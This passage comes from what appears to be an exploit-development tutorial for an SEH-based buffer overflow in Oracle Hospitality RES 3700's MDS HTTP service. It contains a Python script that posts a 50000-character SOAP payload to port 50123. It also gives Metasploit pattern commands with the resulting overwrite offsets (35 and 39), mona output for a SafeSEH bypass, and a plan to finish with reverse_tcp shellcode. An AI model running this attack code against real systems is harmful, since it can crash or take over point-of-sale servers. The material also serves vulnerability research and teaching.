
Okay so now after we run it (you can press "F9") you will see the below status:



Once you click on run you will see the code and you'll be inside ntdll by default as below:




On the **Kali Linux** box let's run **dos-exploit.py** again and then go back to the **SERVER** to see what we have.




Okay so the program and execution paused, and we can see that EDI register is pointing to our A's and we have A's on the stack as well on the right.

Now to see if we have overwritten the SEH we can click on "View", then "SEH Chain".





Indeed, from the screenshot above we have overwritten both the "SE Handler" and the "Pointer to the next SEH". We can see that by the 41414141 that exists there and 41 or \x41 is the hex ASCII value of the letter "A". We can also see that we landed in MDSXMLDirectory.dll.

We can further confirm that we overwritten them by checking on the right window as below:



And we see the below error:






So, after checking this we can set a plan on what needs to be done:

- 1-Use pattern\_create script to generate a cyclic patten to determine the offset of the SEH overwrite.
- 2-Once the pattern is created and sent to the victim, use pattern\_offset<4 byte patten> to determine at which position do we start overwriting the "Pointer to next SEH record" and "SE Handler".
- 3-Since we have /GS (security cookie) and /SafeSEH protection use **!mona jseh** command to find out-of-scope addresses (they will be considered as safe by SafeSEH).
- 4-Use msfvenom to generate a calc.exe shellcode and execute the full exploit to confirm it ran.
- 5-Use msfvenom to generate a reverse\_tcp shellcode and run a multi/handler to get a shell.

Let's start...

On the **SERVER** let's close everything, restart the MICROSOFT MDS HTTP Service and run Immunity Debugger and attach the service again and run it. And confirm the service is running again:



## 1-Create a pattern

On the **Kali Linux** box let's generate a cyclic patter of 50000 chars and paste them to our new test exploit called **test-pattern-exploit.py** it's going to have the same contents of **dos-exploit.py** but the DoS variable will contain the cyclic patter.

Open a terminal on Kali and run the below command, copy the output and paste it to the DoS variable in test-pattern-exploit.py

**/usr/share/metasploit-framework/tools/exploit/pattern\_create.rb -l 50000**

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 50000  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0  
Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1  
Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2  
Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3  
Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4  
Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5  
As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6  
Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7  
Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8  
Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9  
Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0  
Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1  
Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2  
Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3  
Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4  
Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5  
Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6  
Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7  
Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8  
Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9  
Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0  
Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1  
Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2  
Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3  
Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4  
Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5  
Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6  
Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7  
Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8  
Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9  
Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0  
Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1  
Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2  
Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3  
Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4  
Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5  
Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6  
Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7  
En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8  
Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9  
Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0  
Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1  
Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2
```

Let's copy/paste that to the DoS variable into a file called **test-pattern-exploit.py**



```
#!/usr/bin/env python

#Author: Walid Faour
#Date: Aug. 25, 2019
#Oracle Hospitality RES 3700 Pattern Test

import requests

print
print '-----'
print 'Oracle Hospitality RES 3700 Pattern Test'
print '-----'
print

IP = raw_input("Enter the IP address: ")
URL = "http://" + IP + ":50123"
DoS =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2

body = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"> \
      <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
        <MCRS-ENV:Service>' + DoS + '</MCRS-ENV:Service> \
        <MCRS-ENV:Method></MCRS-ENV:Method> \
        <MCRS-ENV:SessionKey></MCRS-ENV:SessionKey> \
        <MCRS-ENV:InputParameters></MCRS-ENV:InputParameters> \
      </SOAP-ENV:Body> \
    </SOAP-ENV:Envelope>'

header = {
    "Content-Type" : "text/xml",
    "User-Agent" : "MDS POS Client",
    "Host" : IP + ":50123",
    "Content-Length" : str(len(body)),
    "Connection" : "Keep-Alive"
}

print 'Sending cyclic pattern to Oracle Hospitality RES 3700 Server at IP address ' + IP + '...'
try:
    exploit = requests.post(URL,data=body,headers=header)
except requests.exceptions.ConnectionError:
    print 'Looks like Remote service crashed...'
```

## 2-Use pattern offset

Okay let's run this test patter script and go to the **SERVER** (You should have the MDS HTTP Service running beforehand and have Immunity Debugger running the attached service) to check the SEH Chain values.



After sending 50000 bytes/characters containing that cyclic patten generated in Kali we view SEH Chains and se below values:


-SE Handler: **41336241**

-Pointer to next SEH record: **32624131**

On the **Kali Linux** box we use the below command to get the offsets in the pattern of both of them values as below:

**/usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -q 41336241**

**/usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -q 32624131**

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows two commands being executed. The first command is '/usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -q 41336241' which returns '[\*] Exact match at offset 39'. The second command is '/usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -q 32624131' which returns '[\*] Exact match at offset 35'. The prompt 'root@kali:~#' is visible at the end of each line.

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 41336241
[*] Exact match at offset 39
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 32624131
[*] Exact match at offset 35
root@kali:~#
```

As we can see above, we can overwrite the "Pointer to the next SEH record" exactly after 35 characters/bytes and we can overwrite the "SE Handler" right after overwriting the "Pointer to the next SEH record" meaning the next bytes or after  $35 + 4 \text{ bytes} = 39 \text{ bytes/characters}$ .


Now that we have the offsets, we need to bypass GS and SafeSEH (Note: GS will be automatically bypassed as long as we overwrite SEH and bypass SafeSEH).

### 3-Get out-of-scope addresses

To bypass SafeSEH we need to find an address that contains the sequence POP POP RETN in a location that is out-of-scope and to find these out-of-scope addresses the mona script helps us so we type **!mona jseh** and get the address range.

```
77CA000C [23:13:55] Attached process paused at ntdll.DbgBreakPoint
77CD6679 [23:13:58] Thread 00000B40 terminated, exit code 0
0BADF000 [23:13:58] Thread 00000E74 terminated, exit code 0
0BADF000 New thread with ID 000009A4 created
0BADF000 [+] Command used:
0BADF000 !mona jseh
0BADF000 -----
0BADF000 Search for jmp/call dword[ebp/esp+nn] (and other) combinations started
0BADF000 -----
77B9BD67 Found CALL DWORD PTR SS:[ESP+50] at 0x77b9bd67 - Access: (PAGE_READONLY)
77B9BD67 Found CALL DWORD PTR SS:[ESP+50] at 0x77b9bd67 - Access: (PAGE_READONLY)
77AB6948 Found ADD ESP,8 at 0x77ab6948 - Access: (PAGE_READONLY)
77AB69FC Found ADD ESP,8 at 0x77ab69fc - Access: (PAGE_READONLY)
77ABDE92 Found ADD ESP,8 at 0x77abde92 - Access: (PAGE_READONLY)
77AC4B2A Found ADD ESP,8 at 0x77ac4b2a - Access: (PAGE_READONLY)
77AC4B4D Found ADD ESP,8 at 0x77ac4b4d - Access: (PAGE_READONLY)
77ACC70E Found ADD ESP,8 at 0x77acc70e - Access: (PAGE_READONLY)
77AD1B7B Found ADD ESP,8 at 0x77ad1b7b - Access: (PAGE_READONLY)
